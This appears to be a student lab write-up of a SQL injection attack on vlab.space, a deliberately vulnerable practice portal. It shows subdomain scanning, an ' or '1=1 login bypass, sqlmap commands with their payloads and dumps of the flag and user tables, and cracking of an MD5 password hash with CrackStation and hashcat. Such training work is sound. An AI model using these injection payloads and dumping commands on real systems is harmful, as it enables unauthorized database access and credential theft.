
3. Browsers : Firefox

5. Operating System : Kali Linux and Windows

1. Go to the Website <https://vlab.space/>



2. Go to <https://pentest-tools.com/> and look for subdomains for <https://vlab.space/>



3. Analysis / Subdomain Scan Report is attached below



Find Subdomains Report (Light)

Get a PRO Account to unlock the FULL capabilities of this scanner ▼

See what the FULL scanner can do

Discover more subdomains with additional subdomain discovery techniques.

Technique	Light scan	Full scan
DNS records (NS, MX, TXT, AXFR)	?	?
DNS Enumeration	?	?
Certificate Transparency Logs	?	?
HTML links	?	?
SSL certificates	?	?
Google and Bing search	?	?
Project Sonar (Rapid7)	?	?
Reverse DNS enumeration	?	?
Smart DNS search	?	?

[vlab.space](#)

Found 3 subdomains

Subdomains						
Subdomain	IP address	OS	Server	Technology	Web Platform	Page Title
www.vlab.space	104.24.113.181		cloudflare			VLAB - A vulnerable Lab Portal
vlab.space	172.67.177.246		cloudflare			VLAB - A vulnerable Lab Portal
lab.vlab.space	172.67.177.246		cloudflare	PHP		Login Page

Scan parameters

Domain: vlab.space
 DNS records (NS, MX, TXT, AXFR): On
 DNS enumeration: On
 Certificate Transparency Logs: Off
 Project Sonar (Rapid7): Off
 Bing search: Off
 Google search: Off
 HTML links search : Off

Finish time: 2020-07-21 07:58:20 UTC+03

Scan duration: 15 sec

SSL search: Off

Reverse DNS search: Off

Smart DNS search: Off

IP information: False

Web technologies: True

Scan information

Start time: 2020-07-21 07:58:05 UTC+03

From the Subdomain Scan Report, There are 3 subdomains available:

<https://www.vlab.space>


<https://lab.vlab.space>

<https://vlab.space>

and <https://lab.vlab.space/> is the Login Page.

4. Go to the website : <https://lab.vlab.space/>

1 / 2




In the username field, we enter '**' or '1=1**' which is a SQL injection payload which sends a query similar to the Following SQL query to the database server :

" SELECT id FROM users WHERE username = 'username' AND password = 'password' or 1=1 "

After the execution of the query, it results in authentication bypass, which leads us to be logged in to the first account in database, theta is the administrator

5. Launch the BURP SUITE application

6. Go to <https://lab.vlab.space/> and enter some random credentials



7. We see the credentials passed and other details in burp suite

Burp Suite Community Edition v2020.7 - Temporary Project

Dashboard Target Proxy Intruder Repeater Window Help

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is on Action Open Browser Comment this item ?

Raw Params Headers Hex

```
1 POST /login.php HTTP/1.1
2 Host: lab.vlab.space
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://lab.vlab.space/login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Connection: close
11 Cookie: __cfduid=d651ab1bd34e7ae98af707343ec2da4c1595304796; _ga=GAI.2.1504261970.1595304796; PHPSESSID=1lob882v7bf7eb3kfem7scqr
12 Upgrade-Insecure-Requests: 1
13
14 uid=kokokoko&password=kokokoko
```

8. We Save the text in ‘vlab_login.req’



9. Launch SQLmap and run the following Commands

Command: python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs --tables

```
Administrator: Command Prompt
C:\Users\KIIT\Desktop\Cyber Security Materials\sqlmapproject-sqlmap-ce50acf>python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:38:46 /2020-07-22/
[23:38:46] [INFO] parsing HTTP request from 'C:\Users\KIIT\Desktop\vlab_login2.req'
[23:38:47] [INFO] resuming back-end DBMS 'mysql'
[23:38:47] [INFO] testing connection to the target URL
got a 301 redirect to 'https://lab.vlab.space/login.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uid (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: uid=2628' OR 7786=7786#&password=123

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: uid=admin' AND (SELECT 3853 FROM(SELECT COUNT(*),CONCAT(0x7170786b71,(SELECT (ELT(3853=3853,1))),0x7176787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- pieW&password=123

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: uid=admin' AND (SELECT 5641 FROM (SELECT(SLEEP(5)))UvEx)-- GnXA&password=123

Type: UNION query
Title: MySQL UNION query - 5 columns
Payload: uid=-1316' UNION ALL SELECT NULL,CONCAT(0x7170786b71,0x7579414744474c575a4a5556846567862465949568766a704154627766596b6a265616a4f6a62,0x7176787a71),NULL,NULL,NULL#&password=123
---

[23:38:54] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:38:54] [INFO] fetching database names
[23:38:54] [INFO] resumed: 'information_schema'
[23:38:54] [INFO] resumed: 'dbs'
available databases [?]:
[*] dbs
[*] information_schema

[23:38:54] [INFO] fetching tables for databases: 'dbs', 'information_schema'
[23:38:57] [INFO] retrieved: 'information_schema', 'INNODB_CMP_RESET'
[23:39:00] [INFO] retrieved: 'information_schema', 'INNODB_LOCK_WAITS'
[23:39:02] [INFO] retrieved: 'information_schema', 'TABLE_STATISTICS'
[23:39:05] [INFO] retrieved: 'information_schema', 'INNODB_TABLESPACES_ENCRYPTION'


```

Analysis: It is a MySQL database server and there are two databases:

1.'dbs' and 2.'information_schema'

```
Administrator: Command Prompt
INNODB_SYS_FOREIGN_COLS
INNODB_SYS_INDEXES
INNODB_SYS_SEMAPHORE_WAITS
INNODB_SYS_TABLES
INNODB_SYS_TABLESPACES
INNODB_SYS_TABLESTATS
INNODB_SYS_VIRTUAL
INNODB_TABLESPACES_ENCRYPTION
INNODB_TABLESPACES_SCRUBBING
INNODB_TRX
KEY_CACHES
KEY_COLUMN_USAGE
PARAMETERS
PARTITIONS
PLUGINS
PROCESSLIST
PROFILING
REFERENTIAL_CONSTRAINTS
ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
SESSION_STATUS
SESSION_VARIABLES
SPATIAL_REF_SYS
STATISTICS
SYSTEM_VARIABLES
TABLES
TABLESPACES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TABLE_STATISTICS
TRIGGERS
USER_PRIVILEGES
USER_STATISTICS
VIEWS
user_variables

Database: dbs
[3 tables]
flags
products
users

[23:40:13] [INFO] fetched data logged to text files under 'C:\Users\KIIT\AppData\Local\sqlmap\output\lab.vlab.space'
[*] ending @ 23:40:13 /2020-07-22/
C:\Users\KIIT\Desktop\Cyber Security Materials\sqlmapproject-sqlmap-ce50acf>
```

Analysis: There are 3 tables in the database 'dbs'(which is our database of interest) :

1. flags 2. products 3.users

Command: python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs -D dbs --tables --columns

```
[00:04:45] [INFO] retrieved: 'readme', 'varchar(200)'
[00:04:45] [INFO] fetching columns for table 'products' in database 'dbs'
[00:04:51] [INFO] retrieved: 'name', 'char(64)'
[00:04:54] [INFO] retrieved: 'secret', 'char(64)'
[00:04:57] [INFO] retrieved: 'description', 'varchar(250)'
[00:05:03] [INFO] retrieved: 'id', 'int(11)'
[00:05:06] [INFO] retrieved: 'username', 'varchar(200)'
[00:05:09] [INFO] retrieved: 'password', 'varchar(33)'
[00:05:13] [INFO] retrieved: 'fname', 'varchar(30)'
[00:05:16] [INFO] retrieved: 'description', 'varchar(200)'
Database: dbs
Table: flags
[2 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| flagdata | char(32) |
| readme  | varchar(200)|
+-----+-----+
Database: dbs
Table: products
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| description | varchar(250) |
| name       | char(64)  |
| secret     | char(64)  |
+-----+-----+
Database: dbs
Table: users
[5 columns]
+-----+-----+
| Column | type   |
+-----+-----+
| description | varchar(200) |
| fname      | varchar(30)  |
| id         | int(11)    |
| password   | varchar(33) |
| username   | varchar(200)|
+-----+-----+
[00:05:16] [INFO] fetched data logged to text files under 'C:\Users\KIIT\AppData\Local\sqlmap\output\lab.vlab.space'
[*] ending @ 00:05:16 /2020-07-23

C:\Users\KIIT\Desktop\Cyber Security Materials\sqlmapproject-sqlmap-ce50acf>python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs -D dbs --tables --columns
```

Analysis: List of all the columns in the tables 'flags', 'products' and 'users' respectively

Command:

```
python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs -D dbs -T flags -C flagdata,readme --dump --threads 10
```

```
[00:43:08] [INFO] testing connection to the target URL
got a 301 redirect to 'https://lab.vlab.space/login.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: uid (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: uid=-2628' OR 7786=7786#&password=123

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: uid=admin' AND (SELECT 3853 FROM (SELECT COUNT(*),CONCAT(0x7170786b71,(SELECT (ELT(3853=3853,1))),0x7176787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- piekw&password=123

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: uid=admin' AND (SELECT 5641 FROM (SELECT(SLEEP(5)))UveX)-- GnXA&password=123

  Type: UNION query
  Title: MySQL UNION query (NULL) - 5 columns
  Payload: uid=-1316' UNION ALL SELECT NULL,CONCAT(0x7170786b71,0x7579414744474c575a4a5555684656786246594568766a704154627766596b6a6265616a4f6a62,0x7176787a71),NULL,NULL,NULL&password=123
-- 
[00:43:16] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:43:16] [INFO] fetching database names
[00:43:16] [INFO] resumed: 'information_schema'
[00:43:16] [INFO] resumed: 'dbs'
available databases [2]:
[*] dbs
[*] information_schema

[00:43:16] [INFO] fetching entries of column(s) 'flagdata, readme' for table 'flags' in database 'dbs'
[00:43:21] [INFO] recognized possible password hashes in column 'flagdata'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dbs
Table: flags
[1 entry]
+-----+-----+
| flagdata | readme |
+-----+-----+
| cb43505cff6cf553af067f9002899cc8 | This MD5 sum is flag, mention this HASH in your report |
+-----+-----+
[00:43:51] [INFO] table 'dbs.flags' dumped to CSV file 'C:\Users\KIIT\AppData\Local\sqlmap\output\lab.vlab.space\dump\dbs\flags.csv'
[00:43:51] [INFO] fetched data logged to text files under 'C:\Users\KIIT\AppData\Local\sqlmap\output\lab.vlab.space'

[*] ending @ 00:43:51 /2020-07-23

C:\Users\KIIT\Desktop\Cyber Security Materials\sqlmapproject-sqlmap-ce50acf>
```

Analysis:

The required flagdata is **cb43505cff6cf553af067f9002899cc8**

It is a MD5 sum hash

Command : python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs -D dbs -T users -C description,fname,id,password,username --dump --threads 10

```
Administrator: Command Prompt
Payload: uid=-2628' OR 7786=7786#&password=123
Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: uid=admin' AND (SELECT 3853 FROM(SELECT COUNT(*),CONCAT(ELT(3853=3853,1)),0x7176787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a-- pieN&password=123
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: uid=admin' AND (SELECT 5641 FROM (SELECT(SLEEP(5)))UvEx)-- Gnx&password=123
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: uid=1 UNION ALL SELECT NULL,CONCAT(0x7170786b71,0x757941744474c575a4a55568465678624659494568766a704154d27766596b6a265616a4f6a62,0x7176787a71),NULL,NULL,NULL#&password=123
[02:00:26] [INFO] the back-end DBMS is MySQL
[02:00:26] [INFO] DBMS: MySQL > 5.0 (MariaDB fork)
[02:00:26] [INFO] fetching database names
[02:00:26] [INFO] starting 9 threads
[02:00:26] [INFO] thread 1 connected to 'information_schema'
[02:00:26] [INFO] resumed: 'dbs'
available databases [2];
[*] dbs
[*] information_schema
[02:00:26] [INFO] fetching entries of column(s) 'description, fname, id, password, username' for table 'users' in database 'dbs'
[02:00:29] [INFO] starting 9 threads
[02:00:31] [INFO] retrieved: 'Hodor', 'hodor', '8', 'a55287e9d0b40429e5a944d10132c93e', 'hodor'
[02:00:31] [INFO] retrieved: 'Hodor', 'hodor', '8', 'a55287e9d0b40429e5a944d10132c93e', 'hodor'
[02:00:31] [INFO] retrieved: 'Hodor', 'hodor', '8', 'a55287e9d0b40429e5a944d10132c93e', 'hodor'
[02:00:32] [INFO] retrieved: 'Hodor', 'hodor', '8', 'a55287e9d0b40429e5a944d10132c93e', 'hodor'
[02:00:33] [INFO] retrieved: 'Hodor', 'hodor', '8', 'a55287e9d0b40429e5a944d10132c93e', 'hodor'
[02:00:33] [INFO] retrieved: 'Hodor', 'hodor', '8', 'a55287e9d0b40429e5a944d10132c93e', 'hodor'
[02:00:33] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
[02:00:33] [INFO] writing hashes to a temporary file under 'C:\Users\KIIT\AppData\Local\Temp\sqlmapthhd3v315668\sqlmaphashes-1yq7_6g9.txt'
do you want to crack them via a dictionary-based attack? [y/N/q] n
Database: dbs
Table: users
[9 entries]
+-----+-----+-----+-----+
| description | fname | id | password | username |
+-----+-----+-----+-----+
| Hodor | hodor | 8 | a55287e9d0b40429e5a944d10132c93e | hodor |
| Hodor | hodor | 8 | a55287e9d0b40429e5a944d10132c93e | hodor |
| Hodor | hodor | 8 | a55287e9d0b40429e5a944d10132c93e | hodor |
| Hodor | hodor | 8 | a55287e9d0b40429e5a944d10132c93e | hodor |
| Hodor | hodor | 8 | a55287e9d0b40429e5a944d10132c93e | hodor |
| Hodor | hodor | 8 | a55287e9d0b40429e5a944d10132c93e | hodor |
| Hodor | hodor | 8 | a55287e9d0b40429e5a944d10132c93e | hodor |
| Hodor | hodor | 8 | a55287e9d0b40429e5a944d10132c93e | hodor |
| Hodor | hodor | 8 | a55287e9d0b40429e5a944d10132c93e | hodor |
+-----+-----+-----+-----+
[02:00:52] [INFO] table 'dbs.users' dumped to CSV File 'C:\Users\KIIT\AppData\Local\sqlmap\output\lab.vlab.space\dump\dbs\users.csv'
[02:00:52] [INFO] fetched data logged to text files under 'C:\Users\KIIT\AppData\Local\sqlmap\output\lab.vlab.space'
[*] ending @ 02:00:52 /2020-07-23
```

Analysis: We found the credentials of an user:

username: **hodor** password: **a55287e9d0b40429e5a944d10132c93e** (MD5 Hash)

Command: python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs -D dbs -T products -C description,fname,id,password,username --dump --threads 10

10. Crack the hash **a55287e9d0b40429e5a944d10132c93e** and see that it is ‘hodor’ in Crackstation.net

CrackStation - Online Password Cracker

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

`a55287e9d0b40429e5a944d10132c93e`

I'm not a robot

reCAPTCHA Privacy - Terms

Crack Hashes

Hash Type Result

`a55287e9d0b40429e5a944d10132c93e` md5 `hodor`

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for “unsalted” hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Last Modified: May 27, 2019, 8:19am UTC
Page Hits: 33191026
Unique Hits: 6060875

Defuse Security | Zcash | Secure Pastebin | Source Code

11. Verification I whether a55287e9d0b40429e5a944d10132c93e id MD5 hash of hodor using hashcat

Command : hashcat -m 0 MD5_hash.hash Test_Wordlist.txt --f -O

```
[How to Crack MD5 Has... mishadey@kali: ~ [Desktop - File Manager] 02:59 AM (4:24, 91%) File Actions Edit View Help root@kali:/home/mishadey/Desktop# echo "hodor" >> Test_Wordlist.txt root@kali:/home/mishadey/Desktop# cat Test_Wordlist.txt hodor hodor hodor root@kali:/home/mishadey/Desktop# hashcat -m 0 MD5_hash.Test_Wordlist.txt -f -o hashcat (v6.0.0) starting... You have enabled --force to bypass dangerous warnings and errors! This can hide serious problems and should only be done when debugging. Do not report hashcat issues encountered when using --force. OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project] ===== * Device #1: pthread-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 2614/2678 MB (1024 MB allocatable), 3MCU Minimum password length supported by kernel: 0 Maximum password length supported by kernel: 31 Hashes: 1 digests; 1 unique digests, 1 unique salts Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates Rules: 1 Applicable optimizers: * Optimized-Kernel + Zero-Byte + Precompute-Init + Meet-In-The-Middle + Early-Skip + Not-Salted + Not-Iterated + Single-Hash + Single-Salt + Raw-Hash Watchdog: Hardware monitoring interface not found on your system. Watchdog: Temperature abort trigger disabled. Host memory required for this attack: 64 MB Dictionary cache built: * Filename...: Test_Wordlist.txt * Passwords.: 2 * Bytes.....: 12 * Keyspace.: 2 * Runtime...: 0 secs The wordlist or mask that you are using is too small. This means that hashcat cannot use the full parallel power of your device(s). Unless you supply more work, your cracking speed will drop. For tips on supplying more work, see: https://hashcat.net/faq/morework Approaching final keyspace - workload adjusted. a55287e9d0b40429e5a944d10132c93e:hodor Session.....: hashcat Status.....: Cracked HashName....: MD5
```

```
[How to Crack MD5 Has... mishadey@kali: ~ [Desktop - File Manager] mishadey@kali: ~
File Actions Edit View Help

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
+ Optimized-Kernel
+ Zero-Byte
+ Precompute-Init
+ Meet-In-The-Middle
+ Early-Skip
+ Not-Salted
+ Not-Iterated
+ Single-Hash
+ Single-Salt
+ Raw-Hash

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 64 MB

Dictionary cache built:
  Filename...: Test_Wordlist.txt
  *Passwords...: 2
  *Bytes...: 12
  *Keystpace...: 2
  *Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keystspace - workload adjusted.

a55287e9d0b40429e5a944d10132c93e:hodor

Session.....: hashcat
Status.....: Cracking
Hash Name...: MD5
Hash Target...: a55287e9d0b40429e5a944d10132c93e
Time Started...: Thu Jul 23 02:59:12 2020, (0 secs)
Time Estimated...: Thu Jul 23 02:59:12 2020, (0 secs)
Guess Base.....: File (Test_Wordlist.txt)
Guess Queue....: 1/1 (100.00%)
Speed #1.....: 1668 H/s (0.01ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered....: 1/1 (100.00%) Digests
Progress.....: 100.00%
Rejected.....: 0/2 (0.00%)
Restore Point...: 0/2 (0.00%)
Restore Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates #1....: hodor -> hodor

Started: Thu Jul 23 02:59:11 2020
Stopped: Thu Jul 23 02:59:14 2020
root@kali:~/home/mishadey/Desktop#
```

Analysis : Status : Cracked and a55287e9d0b40429e5a944d10132c93e:hodor

Command: python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req -- dbs -D dbs -T products -C description,fname,id,password,username --dump --threads 10

```
>Select Administrator: Command Prompt
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: uid=-1316' UNION ALL SELECT NULL,CONCAT(0x710786b71,0x7579414744474c575a4a55568465678624659494568766a704154627766596b6a6265616a4f6a62,0x7176787a71),NULL,NULL,NULL#&password=123
-- [00:48:53] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:48:53] [INFO] fetching database names
[00:48:53] [INFO] resumed: 'information_schema'
[00:48:53] [INFO] resumed: 'dbs'
available databases [2]:
[*] dbs
[*] information_schema

[00:48:53] [INFO] fetching entries of column(s) 'description, name, secret' for table 'products' in database 'dbs'
[00:48:57] [INFO] retrieved: 'Awesome! You did it','facebook', '3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a'
[00:48:59] [INFO] retrieved: 'Darn! So close ','messenger', '3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a'
